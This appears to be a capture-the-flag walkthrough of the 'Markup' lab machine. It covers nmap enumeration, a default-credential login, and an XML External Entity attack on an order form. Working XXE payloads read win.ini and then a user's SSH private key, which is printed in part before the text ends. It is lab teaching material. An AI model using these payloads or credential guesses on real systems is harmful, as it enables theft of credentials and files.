Markup Write-up

Prepared by: 0ne-nine9, ilinor

Introduction

According to OWASP Top 10 list for 2017, XML External Entities (XXE or XEE) attacks took the fourth place on the list of most popular ways to exploit a web application.

But first, what is XML exactly? According to Wikipedia, "*Extensible Markup Language (XML) is a markup language that defines a set of rules for encoding documents in a format that is both human-readable and machine-readable*."

What about XML entities? They "are a way of representing an item of data within an XML document, instead of using the data itself. Various entities are built in to the specification of the XML language. For example, the entities `&lt;` and `&gt;` represent the characters `<` and `>`. These are metacharacters used to denote XML tags, and so must generally be represented using their entities when they appear within data. You can read more about this subject on PortSwigger's article linked here.

The vulnerability comes into play when a misconfiguration exists in the XML parser on the server's side. From OWASP's definition of XXE Processing:

"*An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.*

The XML 1.0 standard defines the structure of an XML document. The standard defines a concept called an entity, which is a storage unit of some type. There are a few different types of entities, external general/parameter parsed entity often shortened to external entity, that can access local or remote content via a declared system identifier. The system identifier is assumed to be a URI that can be dereferenced (accessed) by the XML processor when processing the entity. The XML processor then replaces occurrences of the named external entity with the contents dereferenced by the system identifier. If the system identifier contains tainted data and the XML processor dereferences this tainted data, the XML processor may disclose confidential information normally not accessible by the application. Similar attack vectors apply the usage of external DTDs, external stylesheets, external schemas, etc. which, when included, allow similar external resource inclusion style attacks.


Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data, using file: schemes or relative paths in the system identifier. Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems, possibly disclosing other internal content via http(s) requests or launching a CSRF attack to any unprotected internal services. In some situations, an XML processor library that is vulnerable to client-side memory corruption issues may be exploited by dereferencing a malicious URI, possibly allowing arbitrary code execution under the application account. Other attacks can access local resources that may not stop returning data, possibly impacting application availability if too many threads or processes are not released."

Markup is a machine that explore precisely this vulnerability type, with a website that allows for user input to be parsed as XML.

Enumeration


As per usual, we will start enumeration with an nmap scan. The flags used here ensure maximum compatibility with most internet speeds while bypassing firewall restrictions for service scanning and host discovery.

```
-sC : Equivalent to --script=default
-A : Enable OS detection, version detection, script scanning, and traceroute
-Pn : Treat all hosts as online -- skip host discovery
```



```
$ sudo nmap -sC -A -Pn {target_IP}

Starting Nmap 7.91SVN ( https://nmap.org ) at 2021-10-13 17:17 BST
Nmap scan report for {target_IP}
Host is up (0.021s latency).
Not shown: 997 filtered tcp ports (no-response)

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH for_Windows_8.1 (protocol 2.0)

80/tcp  open  http    Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.2.28)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
|_http-title: MegaShopping

443/tcp open  ssl
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
|_http-title: Bad request!
|_ip-https-discover: ERROR: Script execution failed (use -d to debug)
| ssl-cert: OpenSSL required to parse certificate.
| -----BEGIN CERTIFICATE-----
| MIIBnzCCAQgCCQC1x1LJh4G1AzANBgkqhkiG9w0BAQUFADAUMRIwEAYDVQQDEwls
| b2NhbGhvc3QwHhcNMDkxMTEwMjM0ODQ3WhcNMTkxMTA4MjM0ODQ3WjAUMRIwEAYD
| VQQDEwlsb2NhbGhvc3QwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMEl0yfj
| 7K0Ng2pt51+adRAj4pCdoGOVjx1BmljVnGOMW3OGkHnMw9ajibh1vB6UfHxu463o
| J1wLxgxq+Q8y/rPEehAjBCspKNSq+bMvZhD4p8HNYMRrKFfjZzv3ns1IItw46kgT
| gDpAl1cMRzVGPXFimu5TnWMOZ3ooyaQ0/xntAgMBAAEwDQYJKoZIhvcNAQEFBQAD
| gYEAavHzSWz5umhfb/MnBMa5DL2VNzS+9whmmpsDGEG+uR0kM1W2GQIdVHHJTyFd
| aHXzgVJBQcWTwhp84nvHSiQTDBSaT6cQNQpvag/TaED/SEQpm0VqDFwpfFYuufBL
| vVNbLkKxbK2XwUvu0RxoLdBMC/89HqrZ0ppiONuQ+X2MtxE=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
|_ssl-known-key: ERROR: Script execution failed (use -d to debug)
| tls-alpn:
|_  http/1.1

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   21.24 ms {gateway_IP}
2   21.32 ms {target_IP}

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 34.31 seconds
```


Once completed, the scan reports three open ports, 22, 80 and 443. Since we have no credentials at hand, we can start by exploring the webserver running on port 80.



We are met with a simple login page. Attempting a number of default credentials lands us on a successful login.

```
admin:admin
administrator:administrator
admin:administrator
admin:password
administrator:password
```


We successfully logged in with `admin:password`.



Logged in as Customer

Welcome to our store. We assure the best delivery for our products.

Moving past the login screen, we are met with a number of resources. After a quick exploratory dive into each of them, we notice that the `Order` page could be of interest to us, since it presents us with a number of user input fields.



Order in Bulk


Type of Goods : Home Appliances

Quantity: 1-10

Address:

Submit

In order to better understand how this input functions, we will need to fire up BurpSuite, set up our FoxyProxy plug-in to intercept requests from port 8080, and interact with the input fields by filling in some random information and pressing the `Submit` button.



Request to http://10.129.95.192:80

```
POST /process.php HTTP/1.1
Host: 10.129.95.192
Content-Length: 118
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
Content-Type: text/xml
Accept: */*
Origin: http://10.129.95.192
Referer: http://10.129.95.192/services.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=vt3tj488hukrqbf6kif1da2kh0
Connection: close

<?xml version = "1.0"?>
  <order>
    <quantity>
      2
    </quantity>
    <item>
      Home Appliances
    </item>
    <address>
      Test street
    </address>
  </order>
```


Searching for a XML exploitation cheatsheet we are met with several examples such as the following. From the above cheatsheet an excerpt can be taken that is of relevance to us.

```
Lets try to read /etc/passwd in different ways. For Windows you could try to
read: C:\windows\system32\drivers\etc\hosts
In this first case notice that SYSTEM "file:///etc/passwd" will also work.

<!--?xml version="1.0" ?-->
<!DOCTYPE foo [<!ENTITY example SYSTEM "/etc/passwd"> ]>
<data>&example;</data>
```

Considering that the target is running a version of Windows, we will be using `c:/windows/win.ini` file in order to test out the exploit's validity. In BurpSuite, send the request to the Repeater module by right-clicking on the request and clicking `Send to Repeater` or by pressing the `CTRL + R` combination on your keyboard. Then, switch to the Repeater tab at the top of the BurpSuite window and change the XML data section of the request to the following:

```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///c:/windows/win.ini'>]>
<order>
<quantity>
3
</quantity>
<item>
&test;
</item>
<address>
17th Estate, CA
</address>
</order>
```

The result is pictured below. You can send the request from the Repeater and receive the server's Response with the data pictured below.




```
POST /process.php HTTP/1.1
Host: 10.129.95.192
Content-Length: 183
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Content-Type: text/xml
Accept: */*
Origin: http://10.129.95.192
Referer: http://10.129.95.192/services.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=vt3tj488hukrqbf6kif1da2kh0
Connection: close

<?xml version="1.0"?>
  <!DOCTYPE root [<!ENTITY test SYSTEM 'file:///c:/windows/win.ini'>]>
  <order>
    <quantity>
      3
    </quantity>
    <item>
      &test;
    </item>
    <address>
      17th Estate, CA
    </address>
  </order>
```

```
HTTP/1.1 200 OK
Date: Tue, 03 Aug 2021 09:50:53 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
X-Powered-By: PHP/7.2.28
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 144
Connection: close
Content-Type: text/html; charset=UTF-8

Your order for ; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
[Ports]
COM1:=9600,n,8,1
has been processed
```

The output of the `win.ini` file on the target itself is dispalyed in our response message, which proves that the XML External Entity vulnerability is present.


Foothold

We can try guessing where all the important files are located, however, it might turn out to be an endless road. Let's try to find something of importance on the HTML code of the web page.



```


    <!DOCTYPE html>
    <html lang="en">
    <head>
        <meta charset="UTF-8">
        <title>Goods & Services</title>
        <!-- Modified by Daniel : UI-Fix-9092-->
        <style>
            <
            link href

            =
            "https://fonts.googleapis.com/css?family=IBM+Plex+Sans"
            rel

            =
            "stylesheet"
            >
            * {
                margin: 0;
                padding: 0;
            }

            ul {
                background: #fff;
                position: relative;
                overflow: hidden;
            }

            ul li {
                list-style: none;
                float: left;
                margin: 0 10px;
                padding: 10px 5px 5px;
            }

            ul li a {
                color: #000;
                display: inline-block;
                font-size: 18px;
                font-weight: bold;
                text-decoration: none;
                display: inline-block;
                font-family: 'IBM Plex Sans', sans-serif;
            }
```

`Modified by Daniel`. This could be a hint towards a username present on the target system, since they would have access to the web page's source code for configuration purposes. Since we can already navigate the files present on the target system using the XXE vulnerability, let's attempt to navigate to the `daniel` user's `.ssh` folder in order to attempt to retrieve their private key.




Request

```
POST /process.php HTTP/1.1
Host: 10.129.95.192
Content-Length: 190
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/9:
Content-Type: text/xml
Accept: */*
Origin: http://10.129.95.192
Referer: http://10.129.95.192/services.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=vt3tj488hukrqbf6kif1da2kh0
Connection: close

<?xml version="1.0"?>
  <!DOCTYPE root [<!ENTITY test SYSTEM 'file:///c:/users/daniel/.ssh/id_rsa'>]>
  <order>
    <quantity>
      3
    </quantity>
    <item>
      &test;
    </item>
    <address>
      17th Estate, CA
    </address>
  </order>
```

Response


```
HTTP/1.1 200 OK
Date: Tue, 03 Aug 2021 10:06:59 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
X-Powered-By: PHP/7.2.28
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 2636
Connection: close
Content-Type: text/html; charset=UTF-8

Your order for -----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEArJgaPRF5S49ZB+Ql8cOhnURSOZ4nVYRSnPXo6FIe9JnhVRrdEiMi
QZoKVCX6hIWp7I0BzN3o094nWInXYqh2oz5ijBqrn+NVlDYgGOtzQWLhW7MKsAvMpqM0fg
HYC5nup5qM8LYDyhLQ56j8jq5mhvEspgcDdGRy31pljOQSYDeAKVfiTOOMznyOdY/Klt6+
ca+7/6ze8LTD3KYcUAqAxDINaZnNrG66yJU1RygXBwKRMEKZrEviLB7dzLElu3kGtiBa0g
DUqF/SVkE/tKGDH+XrKl6ltAUKfald/nqJrZbjDieplguocXwbFugIkyCc+eqSyaShMVk3
PKmZCo3ddxfmaXsPTOUpohi4tidnGOOOH0f7Vt4v843xTWC8wsk2ddVZZV41+ES99JMlFx
LoVSXtizaXYX6l8P+FuE4ynam2cRCqWuislM0XVLEA+mGznsXePllNL+0eaT3Yt/TpfkPH
3cUU0VezCezxqDV6rs/o333JDf0klkIRmsQTVMCVAAAFiGFRDhJhUQ4SAAAAB3NzaC1yc2
EAAAGBAKyYGj0ReUuPWQfkJfHDoZ1EUjmeJ1WEUpz16OhSHvSZ4VUa3RIjIkGaClQl+oSF
qeyNAczd6NPeJ1iJ12KodqM+Yowaq5/jVZQ2IBjrc0Fi4VuzCrALzKajNH4B2AuZ7qeajP
C2A8oS0Oeo/I6uZobxLKYHA3Rkct9aZYzkEmA3gClX4kzjjM58jnWPypbevnGvu/+s3vC0
w9ymHFAKgMQyDWmZzaxuusiVNUcoFwcCkTBCmaxL4iwe3cyxJbt5BrYgWtIA1Khf0lZBP7
Shgx/l6ypepbQFCn2pXf56ia2W4w4nqZYLqHF8GxboCJMgnPnqksmkoTFZNzypmQqN3XcX
5ml7D0zlKaIYuLYnZxjtNB9H+1beL/ON8U1gvMLJNnXVWWVeNfhEvfSTJRcS6FUl7Ys2l2
